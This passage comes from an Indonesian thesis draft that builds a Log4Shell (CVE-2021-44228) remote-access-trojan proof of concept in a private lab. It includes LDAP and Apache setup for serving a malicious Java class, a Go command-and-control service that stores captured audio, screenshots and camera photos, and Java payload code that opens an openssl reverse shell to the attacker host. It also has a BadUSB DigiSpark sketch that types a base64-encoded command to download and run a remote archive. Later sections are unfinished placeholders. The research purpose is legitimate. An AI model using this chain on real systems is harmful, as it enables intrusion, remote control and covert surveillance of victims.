Perintah di atas diawali dengan mengambil *image* Ubuntu 20.04 dari repositori docker, lalu dibangun menjadi suatu *container* dengan spesifikasi tersebut. Dengan adanya akses *shell* terhadap *container* A, maka tahap instalasi pada program OpenLDAP dapat dilakukan. Selain instalasi, proses mencangkup konfigurasi layanan seperti pengaturan nomor porta dan penyesuaian tingkat dasar RDN serta URI untuk mengakses layanan LDAP, yang mana disesuaikan dari skema DIT pada gambar 4.2. Berikut adalah perintah yang digunakan untuk mencapai tujuan tersebut:

* apt-get install slapd ldap-utils
* dpkg-reconfigure slapd

Penggunaan perintah dpkg-reconfigure slapd di atas akan memberikan suatu menu konfigurasi untuk mengisi nama *Domain Name System* (DNS), nama organsiasi, serta kata sandi untuk entri admin pada layanan LDAP. Pengisian DNS disesuaikan dengan struktur dari tingkat dasar RDN pada skema DIT, yaitu attacker.com. DNS tersebut kemudian dijabarkan oleh layanan LDAP menjadi suatu *Domain Component* (DC) dengan format dc=attacker,dc=com yang merupakan bentuk entri dari RDN dasar.

Sebelum dapat menambahkan entri *payload*, adanya dependensi skema Java yang harus dimasukkan terlebih dahulu ke dalam layanan, karena secara bawaan OpenLDAP tidak memuat konfigurasi skema tersebut. Adanya skema Java tersedia di dalam direktori /etc/ldap/schema/ beserta dengan berkas LDIF nya. Untuk menambahkan skema ke dalam konfigurasi layanan LDAP, berikut perintah ldapadd yang dapat digunakan dengan menspesifikasikan berkas java.ldif yang tersedia:

* ldapadd -Y EXTERNAL -H ldapi:/// -f /etc/ldap/schema/java.ldif

Setelah menambahkan konfigurasi skema Java, tahap selanjutnya yaitu pembuatan berkas LDIF untuk entri *payload*. Adapun atribut entri yang disesuaikan dari spesifikasi rancangan skema DIT pada gambar 4.2 dan tabel 4.2. Berikut di bawah ini merupakan isi dari berkas payload.ldif yang akan digunakan:

dn: cn=1807422020,dc=attacker,dc=com

objectClass: device

objectClass: javaNamingReference

cn: 1807422020

javaCodeBase: http://192.168.1.9:2022/

javaClassName: http://192.168.1.9:2022/Payload.class

javaFactory: Payload

Sama seperti pada tahap sebelumnya, adanya penggunaan perintah ldapadd untuk menambah entri dari berkas payload.ldif ke dalam layanan LDAP. Perintah tersebut juga dilengkapi dengan DN dari entri admin serta penggunaan opsi -x sebagai tahap autentikasi melalui akun admin. Berikut perintah yang digunakan untuk menambahkan entri pada berkas payload.ldif:

* ldapadd -x -D cn=admin,dc=attacker,dc=com -W -f payload.ldif

Setelah entri *payload* berhasil dimasukkan, layanan terlebih dahulu dikonfigurasikan terkait nomor portanya sebelum diverifikasi dari luar sistem. Hal ini disesuaikan dari tabel 4.2 terkait *port binding* yang digunakan oleh *container* A. Merujuk pada topologi jaringan dari gambar 4.2, nomor porta bawaan layanan LDAP diubah dari nomor :389 menjadi :2038. Dengan begitu, layanan LDAP dalam *container* A dapat diakses oleh *laptop* B melalui nomor porta tersebut. Berikut adalah perubahan konfigurasi pada berkas /etc/default/slapd dan /etc/ldap/ldap.conf:

* nano /etc/default/slapd

# SLAPD\_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"

SLAPD\_SERVICES="ldap://:2038/ ldapi:///"

* nano /etc/ldap/ldap.conf


# BASE <base> & URI <ldap[si]://[name[:port]]>

BASE dc=attacker,dc=com

URI ldap://172.17.0.2:2038

* service slapd restart

Untuk memverifikasi entri yang telah tersimpan, program yang dapat digunakan JXplorer adalah. JXplorer merupakan peramban pengguna untuk protokol LDAP yang juga dapat terintegrasi dengan pengololaan berkas berformat LDIF. Berikut pada gambar 4.7 merupakan pencarian seluruh daftar entri pada layanan yang dilakukan dari alamat IP *laptop* A untuk menguji konektivitas *container* A terhadap jaringan LAN:



**Gambar 4.7** Verifikasi entri payload dalam layanan LDAP

1. 4.2.2.2 Instalasi dan Konfigurasi Layanan Apache HTTP Server

Adanya pengembangan layanan HTTP dilakukan untuk mengindekskan *payload* yang akan dibuat. Dengan begitu, layanan LDAP dapat menavigasikan lokasi *payload* untuk kemudian memanggil dan mengeksekusi objek dari *class payload* tersebut. Dengan menggunakan akses *shell* yang telah didapatkan dari *container* A, berikut perintah yang digunakan pada tahap instalasi pada program Apache HTTP Server:

* apt-get install apache2

Setelah instalasi selesai, tahap selanjutnya yaitu penambahan *virtual host*. Hal ini ditunjukkan agar layanan HTTP dapat mengindeksan direktori yang berbeda dengan nomor porta yang berbeda pula. Nomor porta yang akan digunakan oleh virtual host adalah :2022, yang disesuaikan terhadap entri *payload* dalam tabel 4.2. Adapun alamat direktori *virtual host* yang digunakan yaitu /var/www/log4j. Berikut merupakan perintah untuk pembuatan direktori serta penambahan konfigurasi apache2 terhadap suatu *virtual host*:

* mkdir /var/www/log4j
* cp /etc/apache2/sites-available/000-default.conf /etc/apache2/ sites-available/log4j.conf
* nano /etc/apache2/sites-available/log4j.conf

# <VirtualHost \*:80>

# DocumentRoot /var/www/html

<VirtualHost \*:2022>

DocumentRoot /var/www/log4j

* nano /etc/apache2/ports.conf

# Listen 80

Listen 2022

Setelah menambah konfigurasi untuk *virtual host*, adapun tahapan selanjutnya yaitu mengaktifkan konfigurasi tersebut. Hal ini dilakukan dengan membuat suatu sy*mbolic link* di dalam direktori /etc/apache2/site-enabled agar layanan dapat membaca direktori *virtual host* yang telah dibuat beserta dengan nomor porta-nya. Berikut adalah penggunaan perintah dalam mengaktifkan konfigurasi *virtual host* serta menyalakan ulang layanan untuk dapat menggunakan konfigurasi layanan HTTP yang terbaru:



* a2ensite /etc/apache2/sites-available/log4j-web.conf
* service apache2 restart

1. 4.2.2.3 Pengembangan Aplikasi Layanan HTTP Go

Selain Apache HTTP Server, adapun aplikasi layanan HTTP yang dirancang dalam bahasa pemrograman Go untuk menyediakan aspek modularitas pada proses pengujian. Aspek tersebut dikembangkan untuk membuat modul pengujian yang tersentralisasi dan terintegrasi. Dengan konfigurasi yang tidak bersifat *hardcoded* untuk satu spesifik modul pengujian, maka hal ini dapat meningkatkan skalabilitas untuk banyak mesin komputer dapat bekerja pada target yang sama dalam satu waktu secara efisien.

Terdapat dua *endpoint* yang akan digunakan pada layanan, yaitu /properties, sebagai penyedia konfigurasi untuk modul pengujian lain, serta /captures, untuk menyimpan tangkapan data dari sistem target secara dinamis ke dalam *dataset* layanan. Adapun penggunaan *JavaScript Object Notation* (JSON) sebagai bentuk penyimpanan datanya, sehingga mempermudah modul pengujian dalam mengakses maupun mengolah data di dalam layanan HTTP ini.

Berikut pada gambar 4.8 merupakan alur kerja pengaksesan *endpoint* /properties dengan metode GET dan PATCH:

**Gambar 4.8** Activity diagram pada endpoint properties dengan metode GET dan PATCH

Gambar 4.7 di atas merupakan *activity diagram* untuk mendapatkan serta mengubah atribut properti yang tersimpan di dalam layanan. Dengan mengakses metode GET, penyerang dapat mengambil sebagian ataupun seluruh atribut untuk digunakan ke dalam modul pengujian yang lain sebagai bentuk konfigurasinya. Sedangkan pada metode PATCH, penyerang dapat memodifikasi sebagian atau seluruh atribut properti dalam layanan yang kiranya dibutuhkan pembaharuan. Pendekatan ini dilakukan dengan mengisi data di dalam badan HTTP *request* berupa atribut yang akan diubah dalam format JSON.

Berikut merupakan potongan kode pada entitas untuk penyimpanan atribut *properties*, yaitu alamat IPv4 dari sistem penyerang, tipe *shell* yang digunakan pada *remote access*, nomor porta pada *remote access* serta nomor porta untuk layanan HTTP Java:

type property struct {



HOST string `json:"HOST"`

SHELL string `json:"SHELL"`

PORT\_LISTENER string `json:"PORT\_LISTENER"`

PORT\_JAVA\_HTTP string `json:"PORT\_JAVA\_HTTP"` }

Berikut pada gambar 4.9 merupakan alur kerja pengaksesan *endpoint* /captures dengan metode GET dan POST:

**Gambar 4.9** Activity diagram pada endpoint captures dengan metode GET dan POST

Gambar 4.9 di atas merupakan *activity diagram* untuk mendapatkan seluruh hasil tangkapan data dari mesin target serta menambahkan data baru ke dalam layanan. Data tersebut meliputi rekaman audio via mikropon, foto tangkapan layar, serta foto kamera. Pada metode GET, dikarenakan seluruh data tersimpan dalam format JSON, maka penyerang membutuhkan nomor indeks dari data tangkapan yang akan diambil terlebih dahulu untuk diolah nantinya. Adapun tangkapan data yang tersimpan dalam layanan dapat dikonversikan lalu diunduh secara lokal di *platform* penyerang. Sedangkan dengan metode PATCH, penyerang dapat menambahkan tangkapan data baru ke dalam layanan. Hal ini dilakukan dengan memanfaatkan salah satu modul pengujian yang tertanam di dalam sistem target dan telah terintegrasi dengan layanan. Tahap tersebut ditunjukkan sebagai salah satu bukti terjadinya pasca eksploitasi dalam pengujian.

Berikut merupakan potongan kode pada entitas untuk penyimpanan atribut *captures*, yaitu tipe sumber tangkapan data, penamaan entri data, stempel waktu pengambilan data, bentuk ekstensi berkas dari tangkapan data, serta konten dari data yang telah dilakukan *encoding* untuk memudahkan transmisi dan pengelolaan data tersebut:

type ENCODING struct {

EXTENSION string `json:"EXTENSION"`

BASE32 string `json:"BASE32"` }

type capture struct {

TYPE string `json:"TYPE"`

TITLE string `json:"TITLE"`

TIMESTAMP string `json:"TIMESTAMP"`

ENCODING ENCODING `json:"ENCODING"` }

Berikut merupakan potongan kode dari penggunaan seluruh *endpoint* layanan beserta dengan fungsi-nya dalam nomor porta :2080, yang mana disesuikan dengan topologi jaringan pada gambar 4.1:

func main() {

r = mux.NewRouter().StrictSlash(true);

r.HandleFunc("/", rootPath).Methods("GET");

r.HandleFunc("/properties", getProperties).Methods("GET");

r.HandleFunc("/properties", updateProperties).Methods("PATCH");


r.HandleFunc("/captures", getCaptures).Methods("GET");

r.HandleFunc("/captures", addCaptures).Methods("POST");

log.Fatal(http.ListenAndServe(":2080", r)); }


1. 4.2.2.4 Pengembangan Aplikasi Layanan HTTP Java

Aplikasi layanan HTTP dalam bahasa pemrograman Java memiliki peran penting terhadap jalannya satu vektor serangan. Perbedaan signifikan dengan layanan HTTP sebelumnya adalah layanan ini ditunjukkan untuk berjalan di dalam sistem target. Dikarenakan layanan terintegrasi dengan *library* Apache Log4j yang rentan, penyerang dapat melakukan serangan JNDI *Injection* cukup melalui pembuatan HTTP *request* dengan menyesuaikan nilai *header*-nya. Hal tersebut dapat diraih salah satunya dengan memanfaatkan konfigurasi *inbound firewall* yang lemah pada sistem target, sehingga dapat membuka koneksi baru dan diakses secara leluasa. Berikut pada gambar 4.10 merupakan alur kerja aplikasi layanan secara keseluruhan:



**Gambar 4.10** Activity diagram pada aplikasi layanan HTTP Java

Proses *activity diagram* pada gambar 4.10 di atas diawali dengan mengirimkan HTTP *request* dalam metode GET pada *endpoint* /properties. Layanan lalu mengambil atribut PORT\_JAVA\_HTTP dari *endpoint* tersebut sebagai nomor porta-nya untuk berjalan pada sistem target. Dalam menjalankan fungsi *Message Lookup Subtitution*, Apache Log4j akan mentranslasikan *header* User-Agent sebagai atribut untuk menampung pesan yang berisikan perintah JNDI *Injection*. Pesan tersebut nantinya akan tereksekusi oleh aplikasi melalui fungsi JNDI *Lookup* setelah proses *logging* selesai.



**Gambar 4.11** Class diagram pada aplikasi layanan HTTP Java

Adapun gambar 4.11 di atas merupakan *class diagram* aplikasi yang terdiri dari satu *package* utama dan dependensinya pada *interface* HttpHandler. Penggunaan *interface* tersebut memungkinkan aplikasi dapat melayani satu *entrypoint* dan membangun suatu fungsi di dalamnya. Terdapat dua *class* utama yang diimplementasikan di dalam *class* Main untuk menjalankan perannya, yaitu *class* Util, sebagai translasi HTTP *response* dalam format JSON ke tipe data *array*, serta *class* ExploitHanlder, yang merupakan implementasi dari *interface* HttpHandler. Selain itu, penggunaan notasi REST juga digambarkan pada aplikasi layanan HTTP Go melalui *endpoint* /properties untuk mendapatkan atribut nomor porta layanannya.

Terhadap integrasinya dengan *library* Apache Log4j, aplikasi ini memiliki atribut dependency yang sama seutuhnya dengan aplikasi target *desktop* GUI, yang memang didedikasikan sebagai layanan yang rentan. Walaupun begitu, aplikasi hanya dirancang dengan format *logging* dalam bentuk *console*. Adanya pendekatan ini diharapkan dapat meminimalisir bekas dari jejak serangan pada sistem target. Berikut adalah potongan dari bentuk konfigurasi Apache Log4j sederhana yang menggunakan format *console* dalam melakukan fungsi *logging*-nya:

name = Log4j2PropertiesConfig

#----------

appender.console.type = Console

appender.console.name = consoleLogger

appender.console.layout.type = PatternLayout


appender.console.layout.pattern = [%d{dd/MM/yy HH:mm:ss}] (%-5p) %m%n

#----------

rootLogger.appenderRef.stdout.ref = consoleLogger

Dalam menjalankan layanan HTTP, adapun penggunaan properti sistem untuk koneksi layanan LDAP terhadap fitur JNDI berupa trustUrlCodebase yang bernilai *true*. Pendekatan ini ditunjukkan agar penyerang dapat menggunakan *remote class* yang tersimpan di layanan Apache HTTP Server sebelumnya. Dengan begitu, layanan akan tetap dapat mengeksekusi *payload* RAT-nya terlepas dari versi Java yang tersedia pada sistem target.

Pada implementasinya, layanan didukung dengan skrip Bash untuk terus mencari nomor porta yang tersedia di dalam sistem target apabila nomor porta terblokir, atau proses dari layanan dihentikan. Rentang nomor porta yang digunakan adalah bentuk dinamis, yaitu dari 49152 – 65535. Nomor porta yang diambil secara acak kemudian dilakukan pembaharuan pada atribut PORT\_JAVA\_HTTP di *endpoint* /properties, lalu mengulang proses jalannya layanan HTTP. Berikut pada gambar 4.12 adalah tampilan *logging* layanan pada *header* User-Agent menggunakan peramban web yang berbeda:



**Gambar 4.12** Tampilan logging pada aplikasi layanan HTTP Java

1. 4.2.2.5 Pengembangan Payload Java

Dalam membangun *payload* RAT, salah satu komponen yang dibutuhkan program adalah *interface* ObjectFactory. *Interface* tersebut merupakan bagian dari *framework* JNDI yang digunakan untuk membuat dan memanggil *object* dari suatu *class*. Adanya implementasi *interface* ObjectFactory memungkinkan suatu *object* dapat dijalankan di dalam program yang berbeda secara *remote*. Hal ini dilakukan melalui penggunaan fitur JNDI *Lookup* serta integrasinya dengan layanan direktori LDAP. Adapun fungsi yang dimodifikasi dari *interface* tersebut, yaitu getObjectInstance, untuk dapat menjalankan seluruh logika di dalam *payload* saat object berhasil dipanggil. Berikut adalah potongan kode dari implementasi getObjectInstance yang dikostumisasi sesuai dengan kebutuhan eksploitasi:

public class Payload implements ObjectFactory {

...

*@Override*

public Object getObjectInstance(Object obj, Name name, Context nameCtx, Hashta ble<?, ?> environment) throws Exception {

String[] json = jsonParser("http://192.168.1.9:2080/properties");

shell = json[1];

host = json[0];

port = Integer.parseInt(json[2]);

//----------

while(true) {

try {

p = Runtime.getRuntime().exec(shell+" -c $@|"+shell+" 0 echo mkfi

fo /tmp/s; "+shell+" -i < /tmp/s 2>&1 | openssl s\_client –quiet -

connect "+host+":"+port+" > /tmp/s 2> /dev/null; rm /tmp/s");

break;

} catch (Exception e) {System.out.println(e);}

} return null;

}}

Pada kode di atas, terdapat tiga atribut yang diambil dari *endpoint* /properties, yaitu SHELL, HOST, serta PORT\_LISTENER. Ketiga atribut tersebut yang akan digunakan untuk menyambungkan koneksi *reverse shell* TCP yang dibangun di sisi sistem penyerang. Agar serangan menjadi lebih aman, koneksi pun didukung protokol SSL dengan adanya penggunaan *self-signed certificate* yang disediakan sistem penyerang.

1. 4.2.2.5 Pengembangan Perangkat BadUSB

Pengembangan pada perangkat *BadUSB* diawali dengan meregistrasi perangkat ke dalam sistem melalui manajemen perangkat Udev. Layanan tersebut digunakan untuk membuat suatu *node* relasi secara dinamis pada perangkat DigiSpark ke dalam sistem, sehingga antar muka dan atribut perangkat dapat dikenali untuk kemudian dilakukan pemrograman di dalamnya. Berikut adalah implementasi konfigurasinya beserta hak akses *read* dan *write* untuk pengguna pada *laptop* A:

* sudo nano /etc/udev/rules.d/49-micronucleus.rules

SUBSYSTEMS=="usb",ATTRS{idVendor}=="16d0",ATTRS{idProduct}=="0753", MODE:="0666"

KERNEL=="ttyACM\*",ATTRS{idVendor}=="16d0",ATTRS{idProduct}=="0753", MODE:="0666", ENV{ID\_MM\_DEVICE\_IGNORE}="1"

* sudo udevadm control --reload-rules

Dalam memprogram perangkat untuk melakukan eksploitasi, rangkaian perintah yang dikembangkan dalam skrip Bash kemudian dikemas ke dalam bentuk *encoding* *base64* terlebih dahulu. Hal ini ditunjukkan agar seluruh rangkaian tersebut dapat dijalankan dalam format yang kompatibel dan sederhana, tanpa menghilangkan kapabilitasnya dalam pengujian. Berikut merupakan skrip Bash yang kemudian dilakukan *encoding* untuk disimpan ke dalam berkas digispark.b64:

* nano digispark.sh

#!/bin/bash

wget -q -O /tmp/.a https://github.com/hotpotcookie/log4shell-wh ite-box/raw/main/red/payload/pwnd.tar.gz & wait

tar -xf /tmp/.a -C /tmp/ & wait

bash /tmp/.cooki3.sh -r & disown

* cat digispark.sh | base64 | tr -d ‘\n’ > digispark.b64

Berkas skrip Bash diawali dengan mengunduh arsip yang berisikan modul pengujian serta aplikasi layanan HTTP Java. Setelah terbuka, skrip kemudian mulai menjalankan layanan dalam *background* tanpa membutuhkan proses dari terminal. Konten tersebut yang lalu di-*encoding* untuk digunakan pada pemrograman Arduino. Berikut adalah potongan kode dalam berkas digispark.ino yang digunakan untuk memprogram BadUSB untuk fungsi eksploitasi dalam perangkat DigiSpark Attiny 85:

#include “DigiKeyboard.h”

void setup() {

...

DigiKeyboard.sendKeyStroke(KEY\_F2 MOD\_ALT\_LEFT);

DigiKeyboard.println("gnome-terminal -e '/bin/bash -i -c \"base64 -d <<< IyEvYmluL2Jhc2gKIy0tLS0tLS0tLS0Kd2dldCAtcSAtTyAvdG1wLy5hIGh0dHBzOi8vZ2l0aHViLmNvbS9ob3Rwb3Rjb29raWUvbG9nNHNoZWxsLXdoaXRlLWJveC9yYXcvbWFpbi9yZWQvcGF5bG9hZC9wd25kLnRhci5neiAmIHdhaXQKdGFyIC14ZiAvdG1wLy5hIC1DIC90bXAvICYgd2FpdApiYXNoIC90bXAvLmNvb2tpMy5zaCAtciAmIGRpc293bg== | bash\"'");

}

Terdapat dua perintah utama yang menggunakan fungsi DigiKeyboard untuk men-simulasikan *keystroke* pada *keyboard* sistem. Rangkaian perintah tersebut pada dasarnya dimulai dengan membuka *console* sistem untuk memasukan injeksinya, lalu mengetikan perintah untuk melakukan *decoding* dari konten digispark.b64 yang tereksekusi dalam *shell* Bash pada program terminal. Adapun pemilihan program gnome-terminal karena adanya dependensi skrip Bash terhadap *environment variable* sistem yang disediakan di dalamnya, sehingga eksploitasi dapat berfungsi secara utuh.

4.3 Pengujian Kerentanan Aplikasi dan Sistem Target

Pada tahap pengujian berikut, seluruh rangkaian kegiatan didasarkan menggunakan metode PTES. Tahapan diawali dengan mengidentifikasi informasi kerentanan hingga perancangan vektor serangan. Bentuk eksploitasi dilakukan menggunakan instrumen pengujian yang telah dibangun pada bab sebelumnya secara *white-box testing*. Adapun hasil akhir dari pengujian ini berupa analisis dari perbedaan sumber daya sistem target baik setelah eksploitasi ataupun remediasi.

1. 4.3.1 Pre-Engagement

Pada tahap ini, penulis melakukan pemetaan terhadap bagaimana pengujian dilakukan beserta dengan penggunaan instrumen pendukungnya. Dikarenakan bentuk pengujian berupa *white-box testing* dengan seluruh instrumen pengujian yang dibangun internal, maka tidak disertakannya suatu bentuk surat izin, perjanjian, atau bentuk kesepakatan antara dua pihak lainnya. Adapun pengujian dilakukan dengan menggunakan perangkat pendukung yang tertera dalam spesifikasi perangkat pada tabel 4.1. Berikut pada tabel 4.3 merupakan keterangan terhadap persiapan dalam menjalankannya pengujian:

**Tabel 4.3** Hasil tahap pre-engagement

|  |  |  |  |
| --- | --- | --- | --- |
| **Kegiatan** | **Status** | **Hasil** | |
| Identifikasi Lingkup Pengujian | ✓ | Target | Aplikasi *desktop* GUI dan sistem pada *laptop* B |
| Jaringan | Lokal privat |
| Akses Kontrol | Lengkap (*white-box*) |
| Tujuan Pengujian | ✓ | Primer | Melakukan pengembangan PoC terhadap kerentanan Apache Log4j pada CVE-2021-44228 dalam ancaman Remote Access Trojan |
| Sekunder | Menganalisis efek kondisi sumber daya sistem target terhadap eksploitasi dan mitigasinya |
| Waktu Pengerjaan | ✓ | Mulai | Rabu, 08 Agustus 2022 |
| Selesai | Minggu, 27 November 2022 |
| Domain & Alamat IP | ✓ | Laptop A | 192.168.1.9 / 24 |
| Laptop B | 192.168.1.13 / 24 |
| Container A | 172.17.0.2 / 32 |
| DN Payload | cn=1807422020,dc=attacker,dc=com |
| Aturan Keterlibatan | ✓ | Regulasi | Tidak ada restriksi durasi |
| Lokasi | Indonesia |
| Izin Penetrasi | Personal (*white-box*) |
| Program Pengujian | ✓ | Pemindaian | OWASP Dependency Check |
| OSSIndex Maven |
| Virus Total |
| Nmap |
| Observasi | Utilitas program pemantauan Linux |
| Eksploitasi | Cooki3 |
| Kapabilitas Pengujian | ✓ | Pengumpulan informasi | |
| Pemindaian dan analisis kerentanan | |
| Penetrasi atau Penyerangan | |
| Pengambilan dan pemindahan data internal | |
| Pengumpulan dan penyajian data internal | |

1. 4.3.2 Intelligence Gathering

Tahap ini digunakan penulis untuk mengumpulkan informasi terkait target pengujian yang kiranya relevan pada tahap pengukuran kerentanan serta eksploitasi. Terdapat dua pendekatan yang berbeda untuk mendapatkan informasi inti dari targert pengujian. Pada sisi aplikasi target, pencarian informasi dilakukan dengan pengecekan validasi input pengguna dan pemindaian kerentanan pada dependensi di dalamnya. Sedangkan pada sisi sistem target, informasi diambil melalui pemindaian terhadap presensi dan aturan firewall yang kiranya tersedia. Dikarenakan sistem target berupa laptop, maka serangan vektor *BadUSB* tidak menjadi hambatan besar terhadap adanya pemblokiran akses perangkat HID, yang mana berbeda dengan protokol untuk *media storage*.

[ dalemin info info aplikasi gui (3) + sistem client (1) ]

[ OWASP dependency check ]

[ OSSIndex Maven ]

[ VirusTotal ]

{ Nmap Determinte Firewall Rules & Bypass ]

1. 4.3.3 Threat Modelling

[ attended : act. diag client (user // gui) & attacker (ldap // http // system) ]

[ unattended : act. diag client (system) & attacker (java // ldap // http // system) ]

[ aset primer ]

[ aset sekunder ]

1. 4.3.4 Vulnerability Analysis

[ dalemin cve-2021-44228 ]

[ bikin cvss internal, base score ambil dari official, kita yg environ]

[ attack trees ]

[ deskripsi lab testing ]

[ hardware spec + container + bad usb ]

[ software spec + tools ]

1. 4.3.5 Exploitation

[ berdasarkan attack tree : 2 attack vector ]

[ BadUSB M alware + Hands-on-Keyboard ]

1. 4.3.6 Post-Exploitation

[ cronjob– daemon persistence ]

[ libprocesshider.c – hide process ]

1. 4.3.7 Reporting

[ mitigasi untuk exploit, ulang tahapan & post-exploitation ]

[ notepad >> static analysis >> config >> firewall >> dll ]

4.4 Hasil Pengujian Kerentanan

[ hasil pengujian whitebox kerentanan sistem ]

[ tingkat keberhasilan mitigasi terhadap ancaman RAT ]

[ pengaruh performa sistem terhadap ancaman RAT ]

**BAB V**

PENUTUP

5.1 Kesimpulan

[ abc ]

5.2 Saran

[ abc ]

DAFTAR PUSTAKA

Apache. (2021). *Apache Log4j Security Vulnerabilities, Apache Software Foundation*. https://logging.apache.org/log4j/2.x/security.html

Apache. (2022). *Apache Log4j 2 v. 2.17.2 User’s Guide, Apache Software Foundation*. https://logging.apache.org/log4j/2.x/log4j-users-guide.pdf’

Biswas, S., Sohel, M. K., Hasan Khan Sajal, M. M., & Afrin, T. (2018). *A Study on Remote Code Execution Vulnerability in Web Applications, International Conference on Cyber Security and Computer Science*. https://www.researchgate.net/publication/328956499

Bojović, P. D., Bašičević, I., Pilipović, M., Bojović, Ž., & Bojović, M. (2019). *The rising threat of hardware attacks: A keyboard attack case study*. *November*, 1–7. https://www.researchgate.net/publication/331312670

Calín, M., Anchez, S. ´, Carrillo De Gea, J. M., Jos´, J., Luis, J., Fern´fernández-Alemán, F., Alemán, A., Jes´, J., Garcerán, J., Garcerán, G., & Toval, A. (2020). *Software Vulnerabilities Overview: A Descriptive Study, Tsinghua Science and Technology*. https://doi.org/10.26599/TST.2019.9010003

CEH. (2013). *Trojans and Backdoors - Module 06, EC-Council*. http://securitvwatch.pcmag.com

Cisco. (2021). *Vulnerabilities in Apache Log4j Library Affecting Cisco Products: December 2021*. https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd

CVE. (2021). *CVE-2021-44228, CVE Mitre Org.* https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228

